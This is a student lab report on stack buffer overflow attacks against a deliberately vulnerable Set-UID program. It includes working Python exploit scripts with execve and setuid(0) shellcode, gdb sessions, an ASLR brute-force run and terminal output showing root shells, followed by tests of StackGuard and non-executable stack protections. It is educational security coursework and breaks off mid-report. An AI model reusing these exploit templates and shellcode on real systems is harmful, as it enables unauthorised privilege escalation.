This address of the buffer variable was previously obtained by running “p &buffer” in gdb. We must also ensure that our resulting address contains no “0”s as this will cause strcpy() to stop copying all data from our badfile following the address containing this “0”.

exploit.py:

Lab3 > code > exploit.py > ...

```python
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
  "\x90\x90\x90\x90"
  "\x90\x90\x90\x90"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 0               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x00           # Change this number
offset = 0              # Change this number

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)

```

Step5: Create the exploit-L1.py file and complete the exploit code.
exploit-L1.py:

Lab3 > code > exploit-L1.py > ...

```python
#!/usr/bin/python3
import sys

shellcode= (
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
"\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
"\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))
##################################################################

# Put the shellcode somewhere in the payload
start = 517-len(shellcode)
print(len(shellcode))
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xFFFFCBDC # Change this value
offset = 112
L = 4 # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

Before running the above exploit generation code, ensure that you have created the badfile to which this content will be written to.
After you have completed the above program, run it. This will generate the contents for the badfile. Then run the vulnerable program stack-L1. If your exploit is implemented correctly, you should be able to get a root shell.

Step6: First we make our exploit file executable and then we run it to generate the exploit code which will be stored in the “badfile”. Then we run our vulnerable stack-L1 executable.

14)Command:

chmod u+x exploit-L1.py

./exploit-L1.py

./stack-L1

```
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>chmod u+x exploit-L1.py
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>./exploit-L1.py
27
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>./stack-L1
Input size: 517
#
```

Step7: If your attack was successful you should have gotten a root shell and so you must exit this before continuing with the next task.

15)Command: # exit

```
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>./stack-L1
Input size: 517
# exit
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>
```

Observation:

After creating the exploit input with exploit-L1.py and running the vulnerable program stack-L1, a root shell was obtained successfully. The program reported an input length of 517 bytes and, instead of terminating due to an error, execution was redirected to the injected shellcode. When the spawned shell was exited, execution returned to the original user shell.

Explanation:

The exploit works because the program uses strcpy() to copy attacker-controlled data from badfile into a fixed-size stack buffer without performing any bounds checking. This enables a buffer overflow that overwrites the saved return address on the stack. By precisely constructing the payload and overwriting the return address with a value that points into the NOP sled within the buffer, control flow is redirected to the injected shellcode. Since stack-L1 is a Set-UID program owned by root, the shell launched by the shellcode executes with root privileges.

Task 3.2: Launching Attack without Knowing Buffer Size (Level 2)

In the Level-1 attack, using gdb, we get to know the size of the buffer. In the real world, this piece of information may be hard to get. For example, if the target is a server program running on a remote machine, we will not be able to get a copy of the binary or source code.
In this task, we are going to add a constraint: you can still use gdb, but you are not allowed to derive the buffer size from your investigation. Actually, the buffer size is provided in Makefile, but you are not allowed to use that information in your attack.

Your task is to get the vulnerable program to run your shellcode under this constraint. We assume that you do know the range of the buffer size, which is from 100 to 200 bytes. Another fact that may be useful to you is that, due to the memory alignment, the value stored in the frame pointer is always multiple of four (for 32-bit programs).

Please be noted, you are only allowed to construct one payload that works for any buffer size within this range. You will not get all the credits if you use the brute-force method, i.e., trying one buffer size each time. The more you try, the easier it will be detected and defeated by the victim. That's why minimizing the number of trials is important for attacks. In your lab report, you need to describe your method, and provide evidence.

Step1: We will first remove the old badfile and recreate a new empty badfile. Now we run gdb and we will be using the debugging executable created for stack-L2.

16) Command:

```
rm badfile
touch badfile
gdb stack-L2-dbg
```

```
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>rm badfile
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>touch badfile
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>gdb stack-L2-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from stack-L2-dbg...
gdb-peda$
```

Step2: We shall set a breakpoint at the bof() function in the “stack.c” program before we run the executable in gdb.

17)Command:

gdb-peda$ b bof

gdb-peda$ run

```
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/Lab_3_P/code/stack-L2-dbg
Input size: 517
[----------------------------------registers-----------------------------------]
EAX: 0xffffcb68 --> 0x0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcf50 --> 0xf7fb3000 --> 0x1e6d6c
ESI: 0xf7fb3000 --> 0x1e6d6c
EDI: 0xf7fb3000 --> 0x1e6d6c
EBP: 0xffffcf58 --> 0xffffd188 --> 0x0
ESP: 0xffffcb4c --> 0x565563f4 (<dummy_function+62>:    add    esp,0x10)
EIP: 0x565562ad (<bof>: endbr32)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562a4 <frame_dummy+4>:  jmp    0x56556200 <register_tm_clones>
   0x565562a9 <__x86.get_pc_thunk.dx>:  mov    edx,DWORD PTR [esp]
   0x565562ac <__x86.get_pc_thunk.dx+3>:        ret
=> 0x565562ad <bof>:    endbr32
   0x565562b1 <bof+4>:  push   ebp
   0x565562b2 <bof+5>:  mov    ebp,esp
   0x565562b4 <bof+7>:  push   ebx
   0x565562b5 <bof+8>:  sub    esp,0xa4
[-------------------------------------stack-------------------------------------]
0000| 0xffffcb4c --> 0x565563f4 (<dummy_function+62>:    add    esp,0x10)
0004| 0xffffcb50 --> 0xffffcf73 --> 0x90909090
0008| 0xffffcb54 --> 0x0
0012| 0xffffcb58 --> 0x3e8
0016| 0xffffcb5c --> 0x565563c9 (<dummy_function+19>:    add    eax,0x2bef)
0020| 0xffffcb60 --> 0x0
0024| 0xffffcb64 --> 0x0
0028| 0xffffcb68 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value


Breakpoint 1, bof (
    str=0xffffcf73 '\220' <repeats 112 times>, "\240\316\377\377\240\316\377\377\240\316\377\377
```

gdb-peda$ next
gdb-peda$ p &buffer
gdb-peda$ q

```
gdb-peda$ next
[----------------------------------registers-----------------------------------]
EAX: 0x56558fb8 --> 0x3ec0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcf30 --> 0xf7fb3000 --> 0x1e6d6c
ESI: 0xf7fb3000 --> 0x1e6d6c
EDI: 0xf7fb3000 --> 0x1e6d6c
EBP: 0xffffcb28 --> 0xffffcf38 --> 0xffffd168 --> 0x0
ESP: 0xffffca80 --> 0x0
EIP: 0x565562c5 (<bof+24>:      sub    esp,0x8)
EFLAGS: 0x10206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562b5 <bof+8>:  sub    esp,0xa4
   0x565562bb <bof+14>: call   0x565563fd <__x86.get_pc_thunk.ax>
   0x565562c0 <bof+19>: add    eax,0x2cf8
=> 0x565562c5 <bof+24>: sub    esp,0x8
   0x565562c8 <bof+27>: push   DWORD PTR [ebp+0x8]
   0x565562cb <bof+30>: lea    edx,[ebp-0xa8]
   0x565562d1 <bof+36>: push   edx
   0x565562d2 <bof+37>: mov    ebx,eax
[-------------------------------------stack-------------------------------------]
0000| 0xffffca80 --> 0x0
0004| 0xffffca84 --> 0x0
0008| 0xffffca88 --> 0xf7fb3f20 --> 0x0
0012| 0xffffca8c --> 0x7d4
0016| 0xffffca90 ("0pUV.pUVH\317\377\377")
0020| 0xffffca94 (".pUVH\317\377\377")
0024| 0xffffca98 --> 0xffffcf48 --> 0x205
0028| 0xffffca9c --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
20          strcpy(buffer, str);
gdb-peda$ p &buffer
$1 = (char (*)[160]) 0xffffca80
gdb-peda$ q
PES1UG23CS505:Sampriti Saha $>
```

Launching the attack
The code given is incomplete, and students need to replace ONLY THE ADDRESS value specified by the ret variable in the code.

The return address that will be stored in the ret variable will be equal to:
[value of &buffer] + 400 **= 0xffffcaa0 + 400**



This address of the buffer variable was previously obtained by running “p &buffer” in gdb. We must also ensure that our resulting address contains no “0”s as this will

cause strcpy() to stop copying all data from our badfile following the address containing this “0”.

exploit-L2.py:

Lab3 > code > exploit-L2.py > ...

```python
#!/usr/bin/python3
import sys

shellcode= (
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
"\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
"\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))
##################################################################

# Put the shellcode somewhere in the payload
start = 517-len(shellcode)
#print(len(shellcode))
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xFFFFCEA0 # Change this number
offset = 112
L = 4 # Use 4 for 32-bit address and 8 for 64-bit address

while offset<=212:
    content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
    offset=offset + 4
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

Step4: First we make our exploit file executable and then we run it to generate the exploit code which will be stored in the “badfile”. Then we run our vulnerable stack-L2 executable.

19)Command:

chmod u+x exploit-L2.py

./exploit-L2.py

./stack-L2

```
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>chmod u+x exploit-L2.py
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>./exploit-L2.py
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>./stack-L2
Input size: 517
Segmentation fault
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>
```

Explanation:
Because the address 0xFFFFCEA0 contains a null byte (0x00), strcpy() stops copying data from badfile as soon as it encounters this byte. As a result, the payload is only partially copied into the buffer, leading to an incomplete overwrite and ultimately causing a segmentation fault.

Observation:
When ./stack-L2 is executed, the program displays Input size: 517 and then crashes with a segmentation fault instead of launching a shell.

Explanation:
At Level 2, the exploit must rely on a single payload that works across an unknown buffer size range of 100 to 200 bytes. Although the return address was estimated as &buffer + 400, the selected address 0xFFFFCEA0 includes a null byte (0x00). Because strcpy() terminates copying when it encounters a null byte, the payload is cut short before the return address can be fully overwritten. This results in an invalid modification of the saved return address, causing a segmentation fault rather than a controlled jump to the shellcode.

Tasks 4: Defeating the Countermeasures

Task 4.1: Defeating dash's Countermeasure

The dash shell in the Ubuntu OS drops privileges when it detects that the effective UID does not equal the real UID (which is the case in a Set-UID program). This is achieved by changing the effective UID back to the real UID, essentially, dropping the privilege. In the previous tasks, we let /bin/sh point to another shell called zsh, which does not have such a countermeasure. In this task, we will change it back, and see how we can defeat the Countermeasure.

Step1: Please do the following, so /bin/sh points back to /bin/dash.

20)Command: sudo ln -sf /bin/dash /bin/sh

```
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>sudo ln -sf /bin/dash /bin/sh
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>
```

To defeat the countermeasure in buffer-overflow attacks, all we need to do is to change the real UID, so it equals the effective UID. When a root-owned Set-UID program runs, the effective UID is zero, so before we invoke the shell program, we just need to change the real UID to zero. We can achieve this by invoking setuid(0) before executing execve() in the shellcode. The following assembly code shows how to invoke setuid(0).

```
; Invoke setuid(0): 32-bit
xor ebx, ebx      ; ebx = 0: setuid()'s argument
xor eax, eax
mov  al, 0xd5     ; setuid()'s system call number
int 0x80

; Invoke setuid(0): 64-bit
xor rdi, rdi      ; rdi = 0: setuid()'s argument
xor rax, rax
mov  al, 0x69     ; setuid()'s system call number
syscall
```

For this part of the task you need to navigate back to the shellcode directory in the Labsetup folder.

```
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>cd ../shellcode/
shell:PES1UG23CS433:PranavHemanth:~/.../shellcode
$>ls
a32.out  a64.out  call_shellcode.c  Makefile
shell:PES1UG23CS433:PranavHemanth:~/.../shellcode
$>
```

Run the shellcode a32.out and a64.out with and without the setuid(0) system call and show that you can defeat dash's countermeasure.

Step2: First we run the executables without updating the shellcode variable in the "call_shellcode.c" file first. We create the executables using make if not done already.

21)Command: make

```
shell:PES1UG23CS433:PranavHemanth:~/.../shellcode
$>make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
shell:PES1UG23CS433:PranavHemanth:~/.../shellcode
$>
```

Step3: We will now execute the 32 bit executable called “a32.out”. After running the executable exit out of the newly spawned shell before continuing with the next set of commands.

22)Command:

./a32.out

exit

```
shell:PES1UG23CS433:PranavHemanth:~/.../shellcode
$>./a32.out
$ exit
```

Step4: We will now execute the 64 bit executable called “a64.out”. After running the executable exit out of the newly spawned shell before continuing with the next task.

23)Command:

./a64.out

exit

```
shell:PES1UG23CS433:PranavHemanth:~/.../shellcode
$>./a64.out
$ exit
shell:PES1UG23CS433:PranavHemanth:~/.../shellcode
$>
```

Now we update the shellcode variable in the call_shellcode.c file. To do this we add the binary code to call setuid(0) to the first lines of the shellcode variable. The binary code for setuid(0) can be found inside the call_shellcode.c file but here we provide the completed binary code for this task.

Observation:
Executing a32.out and a64.out successfully launches a shell, but the shell does not maintain root privileges when /bin/shis linked to /bin/dash.

Explanation:
The dash shell checks whether it is being invoked from a Set-UID program with mismatched real and effective UIDs and, if so, immediately drops privileges by

resetting the effective UID to the real UID. Because the original shellcode does not modify the real UID, the resulting shell runs with normal user privileges, rendering the attack ineffective.
To address this, the shellcode in call_shellcode.c is modified by prepending instructions that invoke setuid(0) before executing the shell. The required machine code for setuid(0) is provided in the file, and adding it ensures that the spawned shell retains root privileges.

```
const char shellcode[] =
#if __x86_64__
        "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
        "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
        "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
        "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
#else
        "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
        "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
        "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
        "\xd2\x31\xc0\xb0\x0b\xcd\x80"
#endif
;
```

Step5: Now we compile call_shellcode.c into root-owned binary using make.

24)Command: make setuid

```
shell:PES1UG23CS433:PranavHemanth:~/.../shellcode
$>make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
shell:PES1UG23CS433:PranavHemanth:~/.../shellcode
$>
```

Step6: We will now execute the 32 bit executable. After running the executable exit out of the newly spawned shell before continuing with the next set of commands.

25)Command:

./a32.out

exit

```
shell:PES1UG23CS433:PranavHemanth:~/.../shellcode
$>./a32.out
# exit
```

Step7: We will now execute the 64 bit executable. After running the executable exit out of the newly spawned shell before continuing with the next task.

26)Command:

./a64.out

exit

```
shell:PES1UG23CS433:PranavHemanth:~/.../shellcode
$>./a64.out
# exit
shell:PES1UG23CS433:PranavHemanth:~/.../shellcode
$>
```

Now we can navigate back to the code directory and continue with this task.

```
shell:PES1UG23CS433:PranavHemanth:~/.../shellcode
$>cd ../code/
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>ls
badfile         exploit-L2.py  peda-session-stack-L1-dbg.txt  stack-L1      stack-L2-dbg  stack-L4
brute-force.sh  exploit.py     peda-session-stack-L2-dbg.txt  stack-L1-dbg  stack-L3      stack-L4-dbg
exploit-L1.py   Makefile       stack.c                        stack-L2      stack-L3-dbg
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>
```

Now, using the updated shellcode, we can attempt the attack again on the vulnerable program, and this time, with the shell's countermeasure turned on. Repeat your attack on Level 1, and see whether you can get the root shell. The address value to be filled in for the ret variable will be the same as used in task 3. (0xFFFFCBDC)

Create and save the new exploit-L1-5.py file.

exploit-L1-5.py

Lab3 > code > exploit-L1-5.py > ...

```python
#!/usr/bin/python3
import sys

shellcode= (
"\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
"\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
"\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))
##################################################################

# Put the shellcode somewhere in the payload
start = 517-len(shellcode)
print(len(shellcode))
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xFFFFCBDC # Change this number
offset = 112
L = 4 # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)

```

Step8: First we shall remove and recreate an empty badfile before performing the attack.

27)Command:

rm badfile

touch badfile

```
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>rm badfile
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>touch badfile
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>
```

Step9: We will make our exploit file executable and then we run it to generate the exploit code which will be stored in the “badfile”. Then we run the vulnerable stack-L1 executable again.

28)Command:

chmod u+x exploit-L1-5.py

./exploit-L1-5.py

./stack-L1

```
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>chmod u+x exploit-L1-5.py
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>./exploit-L1-5.py
35
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>./stack-L1
Input size: 517
#
```

Step10: If your attack was successful you will have a root shell. Now to verify if the attack was conducted correctly and a root shell was obtained run the following commands in the newly spawned shell:

29)Command:

whoami

ls -l /bin/sh /bin/zsh /bin/dash

```
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>./stack-L1
Input size: 517
# whoami
root
# ls -l /bin/sh /bin/zsh /bin/dash
-rwxr-xr-x 1 root root 129816 Jul 18  2019 /bin/dash
lrwxrwxrwx 1 root root      9 Feb 10 11:11 /bin/sh -> /bin/dash
-rwxr-xr-x 1 root root 878288 Feb 23  2020 /bin/zsh
#
```

Step11: Exit out of the root shell before proceeding further.

30)Command: # exit

```
# exit
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>
```

Observation:
After creating badfile with exploit-L1-5.py and running ./stack-L1, a root shell is obtained, which is confirmed using the whoami command.

Explanation:
Although /bin/sh is linked to dash, the exploit remains effective because the injected shellcode now explicitly calls setuid(0). The buffer overflow overwrites the saved return address with an address pointing into the NOP sled, redirecting execution to the shellcode. As a result, the shell is launched with root privileges without being affected by dash's privilege-dropping behavior.


Task 4.2: Defeating Address Randomization

On 32-bit Linux machines, stacks only have 19 bits of entropy, which means the stack base address can have 2^19 = 524,288 possibilities. This number is not that high and can be exhausted easily with the brute-force approach. In this task, we use such an approach to defeat the address randomization countermeasure on our 32-bit VM.

For this task we will be using the same executable as we did in task 3. If you have closed your terminal and opened a new window, verify whether the buffer variable's address has changed and redo the environment setup and the steps in task 3 if it has.

Step1: First we must use the following command to link /bin/sh back to /bin/zsh:

31)Command: sudo ln -sf /bin/zsh /bin/sh



Step2: First, we turn on Ubuntu's address randomization. Make sure you remove and recreate an empty badfile before generating your exploit code.

32)Command:

sudo /sbin/sysctl -w kernel.randomize_va_space=2
rm badfile
touch badfile

```
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>rm badfile
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>touch badfile
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>
```

Step3: Run the exploit-L1 python file and execute our vulnerable stack-L1 executable.

33)Command:

./exploit-L1.py

./stack-L1

```
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>./exploit-L1.py
27
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>./stack-L1
Input size: 517
Segmentation fault
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>
```

We then use the brute-force approach to attack the vulnerable program repeatedly, hoping that the address we put in the badfile can eventually be correct. We will only try this on stack-L1, which is a 32-bit program. You can use the following shell script to run the vulnerable program in an infinite loop. If your attack succeeds, the script will stop; otherwise, it will keep running. Please be patient, as this may take a few minutes, but if you are very unlucky, it may take longer.

Step4: To obtain a root shell we will run the brute-force shell script.

34)Command:

./brute-force.sh

Use CTRL + C to stop the shell script.

```
1 minutes and 17 seconds elapsed.
The program has been running 41322 times so far.
Input size: 517
./brute-force.sh: line 14: 96918 Segmentation fault      ./stack-L1
1 minutes and 17 seconds elapsed.
The program has been running 41323 times so far.
Input size: 517
./brute-force.sh: line 14: 96919 Segmentation fault      ./stack-L1
1 minutes and 17 seconds elapsed.
The program has been running 41324 times so far.
Input size: 517
./brute-force.sh: line 14: 96920 Segmentation fault      ./stack-L1
1 minutes and 17 seconds elapsed.
The program has been running 41325 times so far.
Input size: 517
#
```

Step5: Exit out of the shell obtained before continuing.

35)Command: # exit

Observation:
When running the brute-force.sh script, the program stack-L1 is executed repeatedly. Most attempts result in segmentation faults, but after several iterations, the exploit succeeds and a root shell is spawned.

Explanation:
In 32-bit environments, stack ASLR introduces only 19 bits of randomness, which significantly limits the range of possible stack addresses. By continuously re-running the vulnerable program, the attack eventually guesses a return address that falls within the NOP sled. When this happens, control is redirected to the shellcode, leading to the successful execution of a root shell and causing the brute-force loop to stop.

Tasks 5: Experimenting with Other Countermeasures

Task 5.1: Turn on the StackGuard Protection

Many compilers, such as gcc, implement a security mechanism called StackGuard to prevent buffer overflows. In the presence of this protection, buffer overflow attacks will not work. In our previous tasks, we disabled the StackGuard protection mechanism when compiling the programs. In this task, we will turn it on and see what will happen.

Step1: First, repeat the Task 3 attack with the StackGuard off, and make sure that the attack is still successful. Remember to turn off the address randomization, because you have turned it on in the previous task:

36)Command: sudo sysctl -w kernel.randomize_va_space=0

```
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>
```

Then, we turn on the StackGuard protection by recompiling the vulnerable stack.c program without the -fno-stack-protector flag. We will not be modifying the exploit file before executing the commands given below.

Step2: To enable the stack protector feature, remove the " -fno-stack-protector" flag from the "FLAGS" variable in the Makefile and save it.

37)Edit: Makefile after modification:

Lab3 > code > M Makefile

```
FLAGS    = -z execstack
FLAGS_32 = -m32
TARGET   = stack-L1 stack-L2 stack-L3 stack-L4 stack-L1-dbg stack-L2-dbg stack-L3-dbg stack-L4-dbg

L1 = 100
L2 = 160
L3 = 200
L4 = 10

all: $(TARGET)

stack-L1: stack.c
	gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -o $@ stack.c
	gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -g -o $@-dbg stack.c
	sudo chown root $@ && sudo chmod 4755 $@

stack-L2: stack.c
	gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) -o $@ stack.c
	gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) -g -o $@-dbg stack.c
	sudo chown root $@ && sudo chmod 4755 $@

stack-L3: stack.c
	gcc -DBUF_SIZE=$(L3) $(FLAGS) -o $@ stack.c
	gcc -DBUF_SIZE=$(L3) $(FLAGS) -g -o $@-dbg stack.c
	sudo chown root $@ && sudo chmod 4755 $@

stack-L4: stack.c
	gcc -DBUF_SIZE=$(L4) $(FLAGS) -o $@ stack.c
	gcc -DBUF_SIZE=$(L4) $(FLAGS) -g -o $@-dbg stack.c
	sudo chown root $@ && sudo chmod 4755 $@


clean:
	rm -f badfile $(TARGET) peda-session-stack*.txt .gdb_history

```

Step3: Remove the old stack-L1 executable and run make again before running the vulnerable executable again.

38)Command:

rm ./stack-L1
make
./stack-L1

```
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>make
gcc -DBUF_SIZE=100 -z execstack -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>
```

```
$>./stack-L1
Input size: 517
*** stack smashing detected ***: terminated
Aborted
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>
```

Observation:
After recompiling the program without the -fno-stack-protector flag, running ./stack-L1 causes the program to terminate immediately, and no shell is created.

Explanation:
With stack protection enabled, StackGuard places a canary value between the local stack variables and the saved return address. When the buffer overflow occurs, this canary is modified. Before the function returns, the runtime checks the canary, detects the corruption, and aborts execution. This prevents the return address from being overwritten and effectively blocks the exploit.

Task 5.2: Turn on the Non-executable Stack Protection

Operating systems used to allow executable stacks, but this has now changed: In Ubuntu OS, the binary images of programs (and shared libraries) must declare whether they require executable stacks or not, i.e., they need to mark a field in the program header. Kernel or dynamic linker uses this marking to decide whether to make the stack of this running program executable or non-executable.

This marking is done automatically by the gcc, which by default makes stack non-executable. We can specifically make it non-executable using the "-z noexecstack" flag in the compilation. In our previous tasks, we used "-z execstack" to make stacks executable

Step1: We will do this experiment in the shellcode directory so navigate there before proceeding.

```
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>cd ../shellcode/
shell:PES1UG23CS433:PranavHemanth:~/.../shellcode
$>ls
a32.out  a64.out  call_shellcode.c  Makefile
shell:PES1UG23CS433:PranavHemanth:~/.../shellcode
$>
```

The call shellcode program puts a copy of shellcode on the stack, and then executes the code from the stack. Please recompile call shellcode.c into a32.out and a64.out, without the "-z execstack" option.

Step2: Remove the “-z execstack “ flag from the “all:” section of the Makefile.
Makefile:

Lab3 > code > M Makefile

```
1   all:
2       gcc -m32 -o a32.out call_shellcode.c
3       gcc -z execstack -o a64.out call_shellcode.c
4
5   setuid:
6       gcc -m32 -z execstack -o a32.out call_shellcode.c
7       gcc -z execstack -o a64.out call_shellcode.c
8       sudo chown root a32.out a64.out
9       sudo chmod 4755 a32.out a64.out
10
11  clean:
12      rm -f a32.out a64.out *.o
13
```

Step 3: Once done remove the old executables and compile the “shellcode.c” file using the make command. Then execute the 32 bit executable called “a32.out”.

39)Command:

make

./a32.out

```
shell:PES1UG23CS433:PranavHemanth:~/.../shellcode
$>make
gcc -m32 -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
shell:PES1UG23CS433:PranavHemanth:~/.../shellcode
$>./a32.out
Segmentation fault
shell:PES1UG23CS433:PranavHemanth:~/.../shellcode
$>
```

Step4: We will now execute the 64 bit executable called “a64.out”.

40)Command: ./a64.out

```
shell:PES1UG23CS433:PranavHemanth:~/.../shellcode
$>./a64.out
$ exit
shell:PES1UG23CS433:PranavHemanth:~/.../shellcode
$>
```

Observation:
